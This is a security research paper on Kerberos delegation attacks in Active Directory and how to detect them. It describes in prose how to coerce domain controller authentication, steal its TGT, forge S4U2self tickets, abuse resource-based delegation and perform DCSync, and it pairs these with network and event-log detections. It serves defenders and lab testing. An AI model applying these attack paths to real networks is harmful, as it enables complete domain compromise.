Hunting the Hound of Hades: Kerberos Delegation Attacks, Detections and Defenses

Author: Ben Boyle, benboyle@gmail.com
Advisor: *Lenny Zeltser*

Accepted: *November 14, 2024*

Abstract

When misconfigured, Kerberos delegation in an Active Directory environment can lead to complete domain compromise. From its initial inclusion in Windows 2000 Server to its current implementation in Windows Server 2025, the Kerberos protocol has undergone refinements and design updates to harden its attack surface. However, despite these iterative improvements over more than a quarter of a century, the Kerberos protocol contains enduring vulnerabilities due to the nature of its design and configuration options. While numerous Kerberos attacks exist, from roasting attacks (e.g., Kerberoasting, AS-REP roasting) to ticket abuse attacks (e.g., silver/golden ticket attacks), Kerberos delegation attack paths, including unconstrained, constrained, and resource-based constrained delegation attacks, remain some of the most lethal. This paper aims to equip penetration testers and red teams with a framework for approaching Kerberos delegation attacks and abuses while providing threat hunters and blue teams with practical techniques for detecting and defending against each attack scenario.

1. Introduction

Modern-day Active Directory implementations are as unique and complex as the environments in which they are deployed. Given the multitude of possible configuration options and security settings within Active Directory, it's no wonder that there are countless ways in which they may be misconfigured. These misconfigurations inevitably lead to increased attack surface. One feature within Active Directory, Kerberos delegation, can grant an attacker complete control over every system, user, and resource in that environment. Abusing Kerberos delegation has been extensively explored and thoroughly documented by numerous security researchers over the years, yet it remains a challenge to properly defend against (Schroeder, 2018). Therefore, security professionals and IT administrators must understand the origin of these attack vectors and how to detect and defeat them.

This research paper explores the topic of Kerberos's delegation from both an offensive and defensive perspective. The three delegation configurations, including unconstrained, constrained, and resource-based constrained, are examined. On the offensive side, it outlines how these delegation configurations can be abused, building on the well-established work of numerous security researchers. On the defensive side, this research aims to present solutions and strategies for improved detection and mitigation of these Kerberos delegation abuses. This paper does not explore all potential exploit pathways or detection and mitigation measures. Instead, it provides a foundational framework for addressing these vulnerabilities and detecting threat actors' actions before, during, and after Kerberos delegation attacks.

2. Research Method

Research for this paper was carried out in a safe and controlled environment to avoid the obvious and severe security ramifications of compromising a production environment. A test lab was created to simulate an enterprise Active Directory deployment, albeit on a much smaller scale. The most current versions of Windows Server 2025 and Windows 11 were installed as virtual machines in a networked

environment and configured as a typical Windows domain, following Microsoft documentation for guidance (Microsoft, 2023). A domain controller and several client Windows 11 workstations were configured to simulate the circumstances for each Kerberos delegation abuse scenario.

In a real-world environment, an attacker looking to exploit Kerberos delegation vulnerabilities would first need to gain a foothold on the internal network to interact with the client workstations and domain controllers within an Active Directory environment. To expedite this research, the lengthy description of the initial perimeter breach will be omitted. The testing started with the assumption of compromise to focus on the attack and protocol abuse techniques used in/for this research.

Attack tools used in the test lab were based on the standard tools used in these scenarios, such as Rubeus, Mimikatz, etc. Tools were compiled in Visual Studio, as applicable. Various scripts, including PowerShell and Python scripts, were obtained via GitHub and based on the work of other security researchers. While the tools may change, the techniques described in this paper remain the same and apply in modern and legacy versions of Windows and Active Directory. Therefore, the exact tooling and exploit scripts used in testing are not required to perform similar attacks but are presented as an example to aid others in replicating these attacks.

Detection tools and techniques used in this study included those already built into the Windows operating system, such as Windows Event Logging, and basic packet capture and analysis tools, such as Wireshark. Discussion and analysis of commercial detection tools are outside the scope of this research paper, though it may be worthwhile to include them in future research. Finally, it's assumed that the attacks are being carried out by sophisticated threat actors using well-crafted customized tools that evade detection. To simulate this, Windows Defender was disabled on the client Windows 11 hosts but not on the domain controller, as this was unnecessary due to the attack tools being executed on the clients rather than the domain controller. In addition, it's helpful to leave Windows Defender in place on the domain controller to demonstrate that these Kerberos attacks do not trigger any malware alerts as the malicious traffic mirrors

legitimate traffic. Disabling Windows Defender on the clients permitted a focus on detecting and analyzing successful Kerberos delegation attacks and the accompanying forensic footprints left behind.

2.1. Kerberos Primer

While a deep dive into the vast inner workings of the Kerberos authentication protocol is beyond the scope of this research paper, it's essential to provide a brief overview of the protocol to properly orient the reader and contextualize the essential security considerations it creates, especially as they relate to delegation, which is the primary focus of this study.

In ancient Greek mythology, Kerberos (aka Cerberus) was a three-headed dog that stood guard over the entrance gates to the underworld and was referred to as the "hound of Hades" (Hamilton, 2017). The developers of the eponymous authentication protocol adopted this name as a homage to this mythological beast, with the three heads representing the three main components of the authentication mechanism: the client, the server, and the Key Distribution Center (KDC), which acts as a trusted third-party authentication service (Kohl & Neuman, 1993).

Kerberos was first implemented in Windows 2000 to replace the older Netlogon authentication protocol, which used a simple challenge-response mechanism and MD4 password hashing to verify users (Forshaw, 2024). Kerberos improved upon Netlogon in several key areas, including providing a means for mutual authentication where both the client and server could verify the identity of the other party, and, most relevant to our study, it introduced the concept of delegation to solve the "double-hop problem" (Microsoft, 2017). The double-hop problem arises when a user authenticates to a front-end server or system (the first hop). However, to access resources stored on another backend server, another "hop" must be made, which requires a second authentication to the backend system. Kerberos allows the frontend service or system to pass along the user's credentials (i.e., impersonate the user) to the backend service or system without requiring another authentication round, thereby solving the double-hop problem

(Forshaw, 2024). This ability for Kerberos to act on behalf of another user is known as Kerberos delegation.

There are three types of Kerberos delegation:

1. Unconstrained Delegation: this was the first iteration of the feature and is also the most dangerous as it allows any user to impersonate any other user to access any resource on the domain. Thus, it is "unconstrained" in its scope (Microsoft, 2024).
2. Constrained Delegation: to limit or "constrain" the scope to which an account can be impersonated, Microsoft introduced constrained delegation, also known as "Service for User" (S4U) in Windows Server 2003, which gave it the ability to limit which backend services a delegated system or service can access on behalf of the frontend user (Brown, 2019). It included two protocol extensions:
    a. Service for User to Proxy (S4U2proxy): also known as Kerberos-only delegation mode, this extension allows a service to request and obtain tickets for some other service (i.e., the proxy) on behalf of a client user. The backend "proxy" service that the frontend service is allowed to request tickets for is based on the Service Principal Names (SPNs) (e.g., CIFS, MSSQLSvc, etc.) defined in the msds-allowedtodelegateto property field of the domain computer or user object. Essentially, this allows a service to impersonate a client user without needing that user's TGT (Mokhtar et al., 2022).
    b. Service for User to Self (S4U2self): This extension allows a service to request a forwardable service ticket to itself on behalf of a user if the TRUSTED_TO_AUTH_FOR_DELEGATION value is set in the UserAccountControl property of the object. This was intended in scenarios where a user authenticates to the frontend via a non-Kerberos protocol (e.g., NTLM) where no TGT would be

available. Thus, it is also called “protocol transition” (Brown, 2019).

3. Resource-Based Constrained Delegation (RBCD): released with Windows Server 2012, this is the most recent iteration of the delegation feature and is considered the most secure of the three options (Microsoft, 2021). RBCD allows delegation to be set on the target backend system or service rather than on the frontend account, allowing backend resources to determine which accounts they trust to delegate to them (Shamir, 2019). In other words, the delegation scenario is essentially reversed and becomes incoming constrained delegation (backend service Z trusts frontend resource A) rather than outgoing (frontend service A is allowed to delegate to backend service Z).

Finally, the vulnerabilities associated with each delegation scenario exploited for this study are as follows:

- Unconstrained delegation allows for an incoming TGT to be cached in memory on the delegated system, allowing an attacker that can compromise that system to extract and reuse that TGT for impersonation (including the privileges of that user) to any other service or system on the domain (Metcalf, 2015). A high-privilege account was coerced (a domain controller computer account) to authenticate to the compromised client system and extract that TGT from memory, compromising the entire domain.
- Constrained delegation introduces a dangerous vulnerability when it’s configured to use the S4U2self extension. In this scenario, there was no need to rely on coercing authentication from another high-privileged user or system within the compromised service. Instead, tickets were forged for any domain user to redirect to the attacker. The S4U2Self extension enabled the creation of service tickets without requiring any authentication

or interaction from the user (Forshaw, 2024). These forged service tickets were then used to access a target resource on the domain.

- Resource-based constrained delegation abuse requires compromising a computer account or service account with write access on the msDS-AllowedToActOnBehalfOfOtherIdentity property of the backend target resource (Schroeder, 2018). A compromised domain account that possesses this write permission on a backend resource was used to modify what frontend systems that resource trusts. A new computer object was created on the domain (Active Directory allows users to create up to 10 computer accounts by default) (Microsoft, 2021), which was configured to be intentionally vulnerable to S4U2-constrained delegation. Then, the new computer account's domain object property was modified to authorize the new computer account for RBCD, at which point access to the backend resource was permitted.

To aid the reader in replicating this work, a thorough step-by-step walkthrough of these attack paths and instructions for configuring the test lab for network traffic analysis, Windows Event logging, and command-line logging can be found in the Appendices at the end of this paper.

3. Findings and Discussion

The following sections will discuss the context of each attack scenario and their associated findings.

3.1. Unconstrained Delegation

Starting with network traffic analysis, as shown in Figure 1 below, with Wireshark capturing traffic, the authentication from the domain controller was coerced, a new Kerberos session was negotiated, and the TGT from the high-privileged domain controller machine account, DC01$, was received as it authenticated via Kerberos to the attacker-controlled host, WORKSTATION01.



Figure 1: Capturing traffic in Wireshark during an unconstrained delegation attack

Because this traffic was encrypted using various secret keys, including the secret key of the KDC (i.e., the *krbtgt* account's secret key), it was difficult to initially detect any specific indicators of delegation abuse hidden within the encrypted traffic packets. Fortunately, because the domain had already been compromised and the krbtgt account's secret key, along with other desired secret keys, had been extracted from memory, it was possible to use those keys to decrypt the Kerberos traffic.

Once the traffic was decrypted (see appendix for instructions), Wireshark's display filter was used to display Kerberos traffic and the contents of these packets were observed. Wireshark highlights decrypted portions of the packet in blue, in Figure 2.



Figure 2: Viewing decrypted Kerberos traffic in Wireshark

The contents of these packets show that a domain controller computer account is involved in the Kerberos exchange. While not an impossible scenario, it's not typical for the domain controller computer account to be involved in initiating the exchange. Typically, the client initiates the session setup request in the direction of the KDC (i.e., the domain controller) (Forshaw, 2024). In this example, shown in Figure 3 below, the account initiating the session is the domain controller computer account, DC01$. Looking at the source and destination IP addresses confirms this traffic flow, with the domain controller at 192.168.130.130 sending the session setup request to the client at 192.168.130.132. This would be highly unusual in normal Kerberos authentication flows and provides a good indication of likely Kerberos delegation abuse.



Figure 3: Domain controller computer account initiating Kerberos exchange

Having visibility on these data points, including the direction of Kerberos traffic and the accounts involved in the exchange, would allow administrators to detect potential abuse of regular Kerberos delegation. However, as helpful as these network traffic insights are, it's important to note that it's only possible to decrypt these packets by using the compromised krbtgt secret key. To have this detection capability at the packet level, blue teams would need to obtain this password/key from the Active Directory or IT Administrator teams, which may not be possible in an enterprise environment, as it would defeat the purpose of having a "secret" key known only to the KDC. Therefore, while effective for detecting delegation abuse, decryption of Kerberos authentication traffic is likely not viable for practical, real-world use.

Next, the Windows Events logs on the endpoint WORKSTATION01 host and the DC01 domain controller were observed. Starting with the endpoint, after a successful authentication to the attacker-controlled system (with unconstrained delegation enabled) from the domain controller, security event logs show event ID 4624, indicating an account was successfully logged on, as shown in Figure 4 below.



Figure 4: Viewing security logs in Windows Event Viewer

These event IDs are normal in an Active Directory environment and do not indicate malicious behavior (Microsoft, 2021). However, if these particular logs are analyzed, the domain controller computer account has been logged on to the attacker-controlled workstation.



Figure 5: ID 4624 Successful log-on by a domain controller computer account

This is rare as the authentication flow typically goes from a workstation to the domain controller rather than in the opposite direction (Microsoft, 2021). Logging these events and alerting on unique account logins can help identify potentially malicious Kerberos delegation abuses.

Another interesting event worth logging is event ID 4662, indicating that an operation was performed on an object in the domain. Logging for event ID 4662 is not enabled by default on Windows Server, as doing so may generate a large volume of event logs, so administrators are advised to consider logging these events carefully (Microsoft, 2021). However, these can be useful in detecting abnormal and malicious activities commonly associated with delegation attacks. For example, as shown in Figure 6 below, the event log on the left shows a regular, legitimate operation by the domain controller, which uses the SYSTEM account. On the right, a malicious domain replication operation can be observed that was performed using the stolen DC01$ domain controller computer account credentials that were compromised in the delegation attack. This event shows the moment the krbtgt account was compromised, resulting in a complete domain compromise. Note that the DC01$ account is being used on the DC01 domain controller for the replication operation, which is not typical for domain replication operations. Instead, other domain controller computer accounts typically perform these replication operations, for example, DC02$ requesting replication updates from DC01 (Microsoft, 2024). Monitoring these event IDs helps detect unusual operations and behaviors associated with delegation attacks.



Figure 6: Comparison of regular DC operation vs malicious DCsync operation

Additionally, enabling full command-line auditing, including the policy setting to "Include command line in process creation events," is another powerful early detection mechanism for delegation attacks as it shows precisely what commands an attacker issued during their time on the network. Event ID 4688 is created whenever a new process is created. As with event ID 4662, administrators should take care as enabling this event can generate large volumes of logs (Microsoft, 2021).



Figure 7: Viewing event ID 4688 relating to process creation events

The figure above shows these events in the Windows Event Viewer, with examples of exact commands used during the delegation attacks.



Figure 8: Event log showing Rubeus command used in delegation attack

